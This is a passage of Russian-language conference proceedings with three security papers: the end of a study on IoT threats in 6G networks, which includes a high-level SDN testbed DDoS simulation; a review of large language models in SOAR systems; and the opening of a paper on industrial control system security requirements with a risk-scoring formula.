Анализ новых угроз, связанных с IoT в сетях 6G. Сети 6G характеризуются беспрецедентным уровнем интеграции с Интернетом вещей (IoT), что ведет к формированию концепции «Интернета всего». Эта интеграция открывает огромные возможности для инноваций и повышения эффективности в различных областях, таких как умные города, промышленность, здравоохранение и сельское хозяйство. Однако, экспоненциальный рост числа подключенных IoT-устройств также создает новые и серьезные вызовы в области информационной безопасности. В этом разделе мы подробно рассмотрим новые угрозы, связанные с IoT в сетях 6G, и проанализируем их потенциальные последствия [11].

1. Вызовы безопасности, связанные с многообразием IoT-устройств.

Ожидаемое подключение триллионов IoT-устройств в сетях 6G, характеризующихся значительным разнообразием функциональности, производительности и стоимости, создает существенные проблемы для обеспечения безопасности, поскольку универсальный подход к защите становится невозможным. Многие IoT-устройства, такие как датчики, умные часы, фитнес-трекеры и устройства мониторинга, обладают ограниченными вычислительными ресурсами, памятью и энергопотреблением, что ограничивает возможности использования сложных криптографических алгоритмов и других ресурсоемких методов защиты. Более того, значительная часть IoT-устройств разрабатывается с недостаточным вниманием к безопасности, не получает регулярных обновлений программного обеспечения и лишена механизмов удаленного мониторинга и управления, что делает их уязвимыми к известным эксплойтам и затрудняет обнаружение и устранение уязвимостей. Наконец, многие IoT-устройства поставляются с небезопасными настройками по умолчанию, такими как простые пароли, открытые порты и отключенные функции

безопасности, которые зачастую не изменяются пользователями, что делает устройства легкой мишенью для злоумышленников [12].

2. Расширение поверхности атаки в сетях 6G, обусловленное интеграцией IoT.

Значительное увеличение числа подключенных IoT-устройств в сетях 6G приводит к расширению поверхности атаки. Каждое устройство представляет собой потенциальную точку доступа для злоумышленников, предоставляя им возможности для проникновения в сеть и компрометации других систем. Атаки на отдельные IoT-устройства могут позволить злоумышленнику получить контроль над устройством, похитить данные, изменить его поведение или использовать его для проведения других атак, например, взломанный умный термостат может быть использован для кражи информации о присутствии пользователей в доме, а взломанная камера видеонаблюдения — для шпионажа. Более того, злоумышленники могут использовать взломанные IoT-устройства для создания «Ботнетов», применяемых для проведения масштабных DDoS-атак, рассылки спама или распространения вредоносного программного обеспечения. Не стоит также забывать об атаках на цепочку поставок, направленных на компрометацию компонентов и программного обеспечения IoT-устройств, что может привести к массовому распространению уязвимых устройств и усложнению задачи по обеспечению безопасности [13].

3. Анализ угроз, связанных с обработкой больших данных в IoT-сетях 6G.

Генерация огромных объемов данных IoT-устройствами, содержащих конфиденциальную информацию о пользователях, их привычках, местоположении и других аспектах их жизни, создает серьезные риски для конфиденциальности. Недостаточная защита этих данных может привести к утечкам персональных данных, используемых для кражи личных данных, мошенничества или шантажа. Анализ этих данных может позволить создавать подробные профили пользователей, раскрывающие их привычки, предпочтения и даже их эмоциональное состояние, что открывает возможности для манипулирования, таргетированной рекламы или других незаконных целей. Отдельно стоит отметить риски, связанные с геолокацией, поскольку многие IoT-устройства собирают данные о местоположении пользователей, и недостаточная защита этой информации может позволить злоумышленникам отслеживать перемещения, определять место жительства или работы, тем самым создавая опасность для пользователя [14].

Настройка сети для эксперимента. Для демонстрации угроз был разработан имитационный тестовый стенд для сети SDN. Тестовый стенд используется для создания атак и обычных потоков сетевого трафика. Потоки сетевого трафика в тестовом стенде фиксируются и сохраняются с помощью инструмента для перехвата сетевого трафика.

Разработка сетевого испытательного стенда. Для эксперимента была создана тестовая сеть с поддержкой SDN и топологией, показанной на рис. 1. Настройка включает в себя один контроллер SDN, пять сетевых коммутаторов с поддержкой OpenFlow и восемь хостов.



Рис. 1. Модель сетевого стенда

Генерация DDOS-атаки. На уровне данных SDN запускается DDoS-атака с использованием инструмента Hping3. Этот инструмент может выполнять различные атаки с использованием протоколов TCP, UDP, HTTP, ICMP и т. д. в сети жертвы. Как показано на рис. 2, хосты 7 и 8 рассматриваются как жертвы, а остальные хосты — как атакующие. Используя команду Hping3, злоумышленники запускают DDoS-атаки на жертв со случайными IP-адресами.



Рис. 2. Модель DDOS-атаки

Анализ полученного трафика. Проведенный анализ трафика, изображённый на рис. 3, наглядно демонстрирует разницу между нормальным сетевым трафиком и трафиком, подверженным DDoS-атаке. Наблюдается резкое увеличение количества пакетов в секунду во время атаки, что указывает на перегрузку сети. В то время как нормальный трафик демонстрирует стабильность с незначительными колебаниями, DDoS-атака характеризуется значительными пиками, свидетельствующими о попытке злоумышленников вывести систему из строя. Полученные результаты подтверждают необходимость применения эффективных механизмов защиты для выявления и нейтрализации DDoS-атак.



Рис. 3. Сравнение нормального трафика и трафика DDOS-атаки

Заключение. В статье был проведен анализ усиления угроз безопасности, связанных с интеграцией IoT-устройств в сетях 6G, с учетом влияния архитектур SDN, NFV и MEC. Исследованы уязвимости, унаследованные от 5G, и выявлены новые риски, обусловленные масштабом, разнообразием и ограниченностью ресурсов IoT-устройств. Особое внимание уделено последствиям для конфиденциальности данных и безопасности критической инфраструктуры. Предложен комплекс методов защиты, охватывающий усиление безопасности IoT-устройств на уровне проектирования, улучшение безопасности сетевой инфраструктуры и эффективное управление данными.

Результаты моделирования, продемонстрировавшие влияние DDoS-атак на контроллер SDN и эффективность фильтрации трафика, подтверждают необходимость комплексного подхода к обеспечению безопасности сетей 6G. Дальнейшие исследования целесообразно направить на изучение более сложных сценариев атак, разработку методов защиты, основанных на искусственном интеллекте и машинном обучении, а также на анализ нормативных и юридических аспектов обеспечения безопасности IoT в сетях 6G. Эффективное решение этих задач позволит создать безопасную и надежную инфраструктуру для массового внедрения IoT в сетях 6G, способствуя реализации концепции «Интернета всего».

СПИСОК ЛИТЕРАТУРЫ

1. Бужин, И. Г. Особенности классификации и фильтрации трафика сети передачи данных 6G / И. Г. Бужин, В. М. Антонова, Ю. Б. Миронов [и др.] // Труды МАИ. 2021. № 121. URL: https://cyberleninka.ru/article/n/osobennosti-klassifikatsii-i-filtratsii-trafika-seti-peredachi-dannyh-6g (дата обращения: 25.04.2025).
2. Ефеменко, В. Безопасность 6G и IoT: какие угрозы перейдут из 5G и как им противостоять // Хабр. URL: https://habr.com/ru/companies/selectel/articles/793196/ (дата обращения: 25.04.2025).
3. Пахаев, Х. Х. Обзор угроз безопасности интернета вещей / Х. Х. Пахаев, Т. Г. Айгумов, Э. М. Абдулмукминова // ИВД. 2022. № 10(94). URL: https://cyberleninka.ru/article/n/obzor-ugroz-bezopasnosti-interneta-veschey (дата обращения: 25.04.2025).
4. Минаев, В. А. Безопасность Интернета вещей: основные решения / В. А. Минаев, Б. А. Швырев, Т. Р. Ромашкин // Информация и

безопасность. 2023. Т. 26, № 2. С. 163–168. DOI: 10.36622/VSTU.2023.26.2.001. ISSN: 1682-7813.
5. Gilchrist, A. IoT Security: An End-to-End Perspective / A. Gilchrist. Boca Raton : CRC Press, 2017. 350 p. ISBN: 978-1-4987-6157-4.
6. Abbas, N. A Survey on Security for Mobile Edge Computing / N. Abbas, Y. Zhang, Q. T. Dinh, T. A. T. Nguyen // IEEE Communications Surveys & Tutorials. 2018. Vol. 20, No. 4. P. 2855-2885. DOI: 10.1109/COMST.2018.2844168.
7. Gharbaoui, M. Security in Network Functions Virtualization: A Survey / M. Gharbaoui, M. Debbabi, A. Belguith, L. Khoukhi // IEEE Communications Surveys & Tutorials. 2016. Vol. 18, № 4. P. 2556-2584. DOI: 10.1109/COMST.2016.2581821.
8. Лобова, А. И. Обзор DDOS-атак на IOT устройства / А. И. Лобова, Е. В. Вершинин, В. О. Фёдоров // Нацбезопасность. 2022. № 1(3). URL: https://cyberleninka.ru/article/n/obzor-ddos-atak-na-iot-ustroystva (дата обращения: 26.04.2025).
9. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
10. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.
11. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
12. Билятдинов, К. З. Исследование систем и анализ результатов испытаний / К. З. Билятдинов, А. В. Красов, В. В. Меняйло ; СПбГУ телекоммуникаций им. проф. М. А. Бонч-Бруевича. СПб. : Центр научно-информационных технологий «Астерион», 2019. 362 с. ISBN 978-5-00045-813-6. EDN OXKBZW.
13. Миняев, А. А. Методика оценки эффективности системы защиты информации территориально-распределенных информационных систем / А. А. Миняев, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 3. С. 26-32. DOI 10.46418/2079-8199_2020_3_4. EDN YNHOEI.
14. Yurkin, D. V. Formation of the instantaneous information security audit concept / D. V. Yurkin, I. I. Livshitz, A. A. Minyaev // Communications in Computer and Information Science. 2016. Vol. 678. P. 314-324. DOI 10.1007/978-3-319-51917-3_28. EDN YVGPXZ.

УДК 004.057.8

ОБЗОР ПОДХОДОВ ПРИМЕНЕНИЯ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ В SOAR СИСТЕМАХ

Платонов Алексей Евгеньевич, Ковцур Максим Михайлович, Миняев Андрей Анатольевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: alexeyplatonov53@gmail.com, maxkovzur@mail.ru, minyaev1.aa@sut.ru

Аннотация. Большие языковые модели привнесли большое количество изменений в разные сферы использования технологий. Одним из применений больших языковых моделей в сфере информационной безопасности, может быть их использование в автоматизированных системах защиты инфраструктуры. В данной обзорной статье будут рассмотрены основные архитектуры, популярные решения в сфере больших языковых моделей и варианты их применения в SOAR-системах.

Ключевые слова: большие языковые модели; SOAR; информационная безопасность.

OVERVIEW OF APPROACHES TO USING LARGE LANGUAGE MODELS IN SOAR SYSTEMS

Platonov Aleksei, Kovzur Maxim, Minyaev Andrei
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: alexeyplatonov53@gmail.com, maxkovzur@mail.ru, minyaev.a@gmail.com

Abstract. Large language models have brought a large number of changes to different areas of technology use. One of the applications of large language models in the field of information security can be their use in automated infrastructure protection systems. In this review article, we will consider the main architectures, popular solutions in the field of large language models and options for their application in SOAR systems.

Keywords: large language models; SOAR; cybersecurity.

Введение. Большие языковые модели (далее БЯМ) являются языковыми моделями, состоящими из нейронных сетей, обученных на большом количестве данных. Большие языковые модели используются в разных сферах, так как они позволяют обрабатывать огромное количество данных, облегчая их анализ.

Текущим лидером среди БЯМ являются продукты линейки GPT, что подтверждается количеством ежедневных пользователей-190.6 миллиона и статистике Google Trends, показывающей растущий интерес. Данные приведены на рис.к 1.



Рис. 1. Динамика популярности запроса GPT

Среди отечественных БЯМ можно выделить YandexGPT от компании «Яндекс» и «Gigachat» от компании «Сбер», динамика популярности приведена на рис. 2.



Рис. 2. Динамики популярности запроса YandexGPT и Gigachat

Архитектура БЯМ определяет такие факторы как скорость обучения, оптимальные методы применения и т.д. В таблице 1 представлены основные архитектуры БЯМ, которые влияют на то, в каких сферах их лучше всего применять.

Таблица 1

Сравнение архитектур больших языковых моделей

Архитектура	Плюсы	Минусы	Примеры
Decoder-only	Простая схема обучения, хорошие показатели в свободной генерации и диалогах, широкая масштабируемость.	Высокая вычислительная нагрузка при длинных контекстах, склонна к генерации неточной информации	GPT, LLaMA, Mistral, YandexGPT
Encoder-Decoder	Контролируемая генерация при наличии парных данных, сильна в сферах перевода и суммаризации	Требует разметки «вход-ответ», более сложна и дорога по сравнению с Decoder-only для задач свободной генерации	T5, BART, mBART
Retrieval-augmented	Повышенная точность и актуальность посредством интеграции внешних источников информации, позволяет сохранять актуальность данных без переобучения модели	Повышенные требования к внешним источникам данных и их актуальности, более сложная архитектура	RAG

Как можно увидеть из таблицы, архитектура большой языковой модели влияет на сферу ее применения. Модель Encoder-decoder хорошо показывает себя в задачах суммаризации, когда как модели с интеграцией внешних источников позволяют использовать внешнюю актуальную базу знаний [1].

Одним из эффективных методов применения больших языковых моделей в сфере информационной безопасности, является их использование в анализе большого количество данных. Специалистам центра SOC (Security Operations Center) часто приходится работать с большим количеством данных, поступающих со многих устройств и систем.

SOAR (Security Orchestration, Automation and Response)-решения, которые позволяют автоматизировать работу SOC, посредством автоматизации рутинной работы и анализу большого количества текста [2]. Данные действия представляют собой сложную задачу для человека, в особенности на постоянной основе. Используя большие языковых моделей, можно упростить данные задачи, что позволит работникам фокусировать свое внимание на более критических аспектах работы.

На текущий момент большие языковые модели используются во многих SOAR-решениях, таких как поведенческий анализ, анализ электронной почты, идентификации угроз, автоматизации задач, анализ аномалий, и т.д. [3–6]. Существуют следующие области, в которых SOAR, обеспечивает безопасность информационных систем:

1. Инцидент-менеджмент и реагирование.
2. Оркестрация инструментов.
3. Автоматизация сценариев.
4. Разведка угроз.
5. Устранение последствий.
6. Управление уязвимостями.
7. Сбор доказательств, форензика.
8. Поиск уязвимостей.
9. Аудит.
10. Управление доступом.

Из-за того, что сильными сторонами больших языковых моделей является работа с текстовыми данными, подходящими областями являются:

Таблица 1

Области применения больших языковых моделей

Область	Применение больших языковых моделей
Автоматизация сценариев	Большие языковые модели могут генерировать сценарии для большого количества вариантов событий
Форензика и сбор доказательств	Посредством анализа файлов журналов, большие языковые модели может составить сценарии прошедшей атаки
Поиск уязвимостей	Анализируя файлы конфигурации устройств, большие языковые модели могут помочь предотвратить возможные угрозы безопасности для инфраструктуры.
Анализ электронной почты	Анализируя электронную почту, большие языковые модели могут определять вредоносные и фишинговые письма.
Проверка журналов событий	Анализируя журналы событий, большие языковые модели могут определять события, происходящие в системе, обнаруживать угрозы и иметь общую картину происходящего в информационной системе
Поиск аномалий в трафике	Анализируя трафик, проходящий через информационную систему, большие языковые модели могут определять аномалии, свидетельствующие о возможных угрозах

Заключение. Можно сделать вывод, что большие языковые модели являются новой технологией, которая произвела большие перемены во многих сферах работы. Воспользовавшись преимуществами больших языковых моделей, и применив их в целях автоматизации рутинной работы в SOAR-системах, центры SOC и отделы информационной безопасности могут избавиться от большого количества рутинной работы и направить внимание на более приоритетные задачи.

СПИСОК ЛИТЕРАТУРЫ

1. Дрепа В. Е., Киструга А. Ю., Ковцур М. М. Точность определения местоположения Wi-Fi клиента в свободном пространстве при использовании индикатора уровня принимаемого сигнала // Региональная информатика (РИ-2022) : материалы юбилейной XVIII Санкт-Петербургской междунар. конф. Санкт-Петербург, 2022. С. 549–550.
2. SOAR (Security Orchestration, Automation and Response) [Электронный ресурс] URL: https://encyclopedia.kaspersky.ru/glossary/security-orchestration-automation-and-response-soar/ (дата обращения: 21.08.2025)
3. AI in SOAR: AI Analytics vs GenAI vs Agents in 2025 [Электронный ресурс] URL https://aimultiple.com/soar-ai (дата обращения: 21.08.2025).
4. Крутиков А.Н., Страйстар В.А., Ушаков И.А. Методы обнаружения инсайдеров в компьютерных сетях с использованием больших данных// Актуальные проблемы инфотелекоммуникаций в науке и образовании. Сборник научных статей XIII Международной научно-технической и научно-методической конференции в 4 т.. Санкт-Петербург, 2024. С. 507-510.
5. Крыщенко Н.И., Миняев А.А., Ковцур М.М. Обзор методических рекомендаций по конфигурированию защищённой WLAN-сети // Региональная информатика (РИ-2022). Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции. Санкт-Петербург, 2022. С. 554-555.
6. Голубничев И.А., Косов Н.А., Красов А.В. Исследование методов автоматизированного анализа уязвимостей мобильных приложений на Android // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2023). Сборник научных статей XII Международной научно-технической и научно-методической конференции. В 4-х томах. Под редакцией С.И. Макаренк, сост. В.С. Елагин, Е.А. Аникевич. Санкт-Петербург, 2023. С. 593-600.

УДК 004.056.53

ВНЕДРЕНИЕ СТАНДАРТОВ И РЕГУЛЯТОРНЫХ ТРЕБОВАНИЙ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ АСУ ТП

Повышев Сергей Алексеевич, Штеренберг Станислав Игоревич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича,
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: SPovyshev@phosagro.ru, shterenberg.si@sut.ru

Аннотация. В условиях растущей сложности технологических процессов и увеличения числа взрывоопасных производств анализ безопасности становится критически важным. Данная работа посвящена комплексному подходу к оценке угроз в области безопасности таких предприятий. Рассматриваются методы идентификации и количественной оценки рисков, а также стратегии разработка эффективных мер защиты, включая технические, организационные и нормативные аспекты. Анализ включает изучение современных технологий, направленных на предотвращение аварийных ситуаций и минимизацию последствий возможных инцидентов. Целью работы является формирование практических рекомендаций для повышения уровня безопасности на взрывоопасных производствах и защиты жизни сотрудников и окружающей среды.

Ключевые слова: химическая промышленность; АСУТП; защита предприятий; КСПД; инциденты ИБ; аварийные ситуации.

STUDY OF DEPLOYMENT PROPERTIES OF VIRTUALIZED FIREWALL ENVIRONMENTS IN AN ORGANIZATION

Pozishev Sergey, Shterenberg Stanislav
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: SPovyshev@phosagro.ru, shterenberg.si@sut.ru

Abstract. With the increasing complexity of technological processes and the increasing number of explosive industries, safety analysis is becoming critically important. This work is devoted to a comprehensive approach to assessing threats in the field of security of such enterprises. Methods for identifying and quantifying risks are considered, as well as strategies for developing effective protection measures, including technical, organizational and regulatory aspects. The analysis includes the study of modern technologies aimed at preventing emergencies and minimizing the consequences of possible incidents. The aim of the work is to develop practical recommendations for improving safety in hazardous industries and protecting the lives of employees and the environment.

Keywords: chemical industry; automated control systems; enterprise protection; corporate network; information security incidents; emergency situations.

Введение. Для начала исследования установим правила для сегмента автоматизированной системы управления технологическим процессом (АСУТП), который должен отвечать следующим требованиям:

1. Доступ в сегмент АСУТП не должен осуществляться через глобальную сеть.
2. При наличии подключений из сегмента КСПД в сегмент АСУТП должен применяться подход PAW/PAM +2FA.
3. Обмен данными между КСПД и АСУТП должен происходить через единую защищенную точку коммутации.
4. Недопустимо иметь сервисы в КСПД, через который возможно без терминирования попасть в АСУТП.
5. Обеспечен постоянный мониторинг неизменности вышеописанных требований.

Системы защиты должны быть эшелонированы: начиная с внешней сети, корпоративной сети передачи данных (КСПД) и до АСУТП [1]. Реализовывать следующие процессы кибербеза: выявление инцидента, предотвращение инцидента, мониторинг активные средства защиты, восстановление после инцидента. Вводится новый риск—ориентированный подход, а именно:

$$I_N = K_P \cdot \left(K_{TP} + K_f + K_T\right), \quad (1)$$

где: K_P — весовой коэффициент риска (определяется исходя из роли и прав доступа работника), K_{TP} — коэффициент кибертренировок (рассчитывается на основании проведенной тренировки ИБ на объектах КИИ или тренировки DRP по шкале от «0» до «1», где 0 — все действия в соответствии с ЛНА; 0,5 — выявлены незначительные нарушения; 1 — выявлены критичные нарушения), K_f — коэффициент фишинговой проверки (рассчитывается по результатам проведения учений по выявлению фишинга по шкале от «0» до «1», где 0 сообщил о фишинге; 0,5 — не сообщил, но не открыл содержимое письма; 1 прочитал и открыл вложения), K_T — коэффициент тестирования (рассчитывается по результатам проведения тестирования, дополнительных и специализированных курсов по шкале от «0» до «1», где 0 — прошел с первого раза; 0,5 — прошел с дополнительной попытки; 1 — не прошел обучение/ задержал прохождение обучения).

Цель, преследуемая в исследовании — установка требований и рекомендаций, предъявляемые к подрядчикам и необходимые для обеспечения информационной безопасности и защиты интересов заказчика при использовании подрядчиками информационных активов заказчика. Переход на риск-ориентированный подход в обучении и достижение 10% снижения уровня риска информационной безопасности позволяет обеспечивать:

— формирование культуры безопасного поведения в цифровом пространстве. Достижение 20% сниженияинцидентов ИБ, вызванных человеческим фактором (несанкционированное раскрытие информации, несоблюдение ЛНА и т.д.) Достижение 30% сниженияколичества повторных нарушителей ИБ [2];

— развитие навыков реагирования на угрозы ИБ. Достижение 20% снижения провала фишинговых проверок. Достижение 10% приростав знаниях порядка действий при инциденте ИБ. Достижение 95%прохожденияитестирования работников (ASAP и доп. обучение) [3];

— повышение доверия к Управлению информационной безопасности. Достижения 10% приростаколичества скачиваний/просмотров обучающих материалов. Достижение10% приростаудовлетворенности обучением [4].

Для достижения поставленной цели должны быть решены следующие теоретические задачи:

1. Построен многоуровневый подход позволяет учитывать как детализированные показатели, так и общую картину безопасности [5].
2. Введена количественная оценка обеспечивает объективность измерений [6].
3. Построена прогностическая способность помогает обоснованно планировать улучшения свойств ИБ в АСУТП [7].
4. Установлена гибкость модели позволяет адаптировать её под конкретные АСУТП [8].

К числу практических задач относятся осуществление регулярного мониторинга состояния безопасности, планирование мероприятий по обновлению защитных механизмов, проведение оценки эффективности реализованных мер, оптимизация связанных с безопасностью затрат, а также формирование отчётных материалов для руководства.

Информационная безопасность на предприятии должна быть организована как цикл проверки и постоянного улучшения схемы и способов поддержки необходимого уровня безопасности, а не как одноразовая акция. Менеджмент инцидентами действительно возможен лишь, когда рассмотрен весь жизненный цикл инцидента от причины до следствия. Соответственно, необходимо составить схему, по которой следует действовать (рис. 1).



Рис. 1. Развития системы ИБ при инциденте

При решении внедрения сегмента КСПД в организацию, стоит четко понимать, что с внедрением данной системы организация потерпит некоторые изменения в плане самой структуры и ведения безопасности [9].

Во-первых, обязательно должна появиться служба информационной безопасности, то есть должны появиться новые рабочие места в организации, роль которых строго отведена слежению за сотрудниками, а именно, их соблюдением установленных правил по сохранению коммерческой тайны. Как именно нужно внедрять эти правила было оговорено в пункте 1.2 данной дипломной работы. Стоит отметить, что роль ведения информационной безопасности не должна ложиться на отдел информационных технологий, так как это разные службы и обязанности у них тоже разные [10].

Во-вторых, стоит понимать, что сотрудники службы информационной безопасности, по сути, должны находиться вне общего движения организации. То есть служба информационной безопасности вне зависимости от организации должна выполнять одинаковые функции, концептуальная модель которых представлена на рисунке ниже [11].

Прежде чем разобрать модель, представленную на рис. 2 стоит внести определение двух понятий: событие ИБ и инцидент ИБ.



Рис. 2. Новая концептуальная модель для задач защиты КСПД в сегмент АСУТП

Событием информационной безопасности называется выявленное состояние системы, услуги или состояние сети, указывающее на возможное нарушение политики обеспечения информационной безопасности, нарушение или отказ мер и средств контроля и управления или прежде неизвестная ситуация, которая может иметь значение для безопасности.

Инцидентом информационной безопасности называют одно или несколько нежелательных, или неожиданных событий ИБ, которые со значительной степенью вероятности приводят к компрометации бизнеса и создают угрозы для информационной безопасности [12].

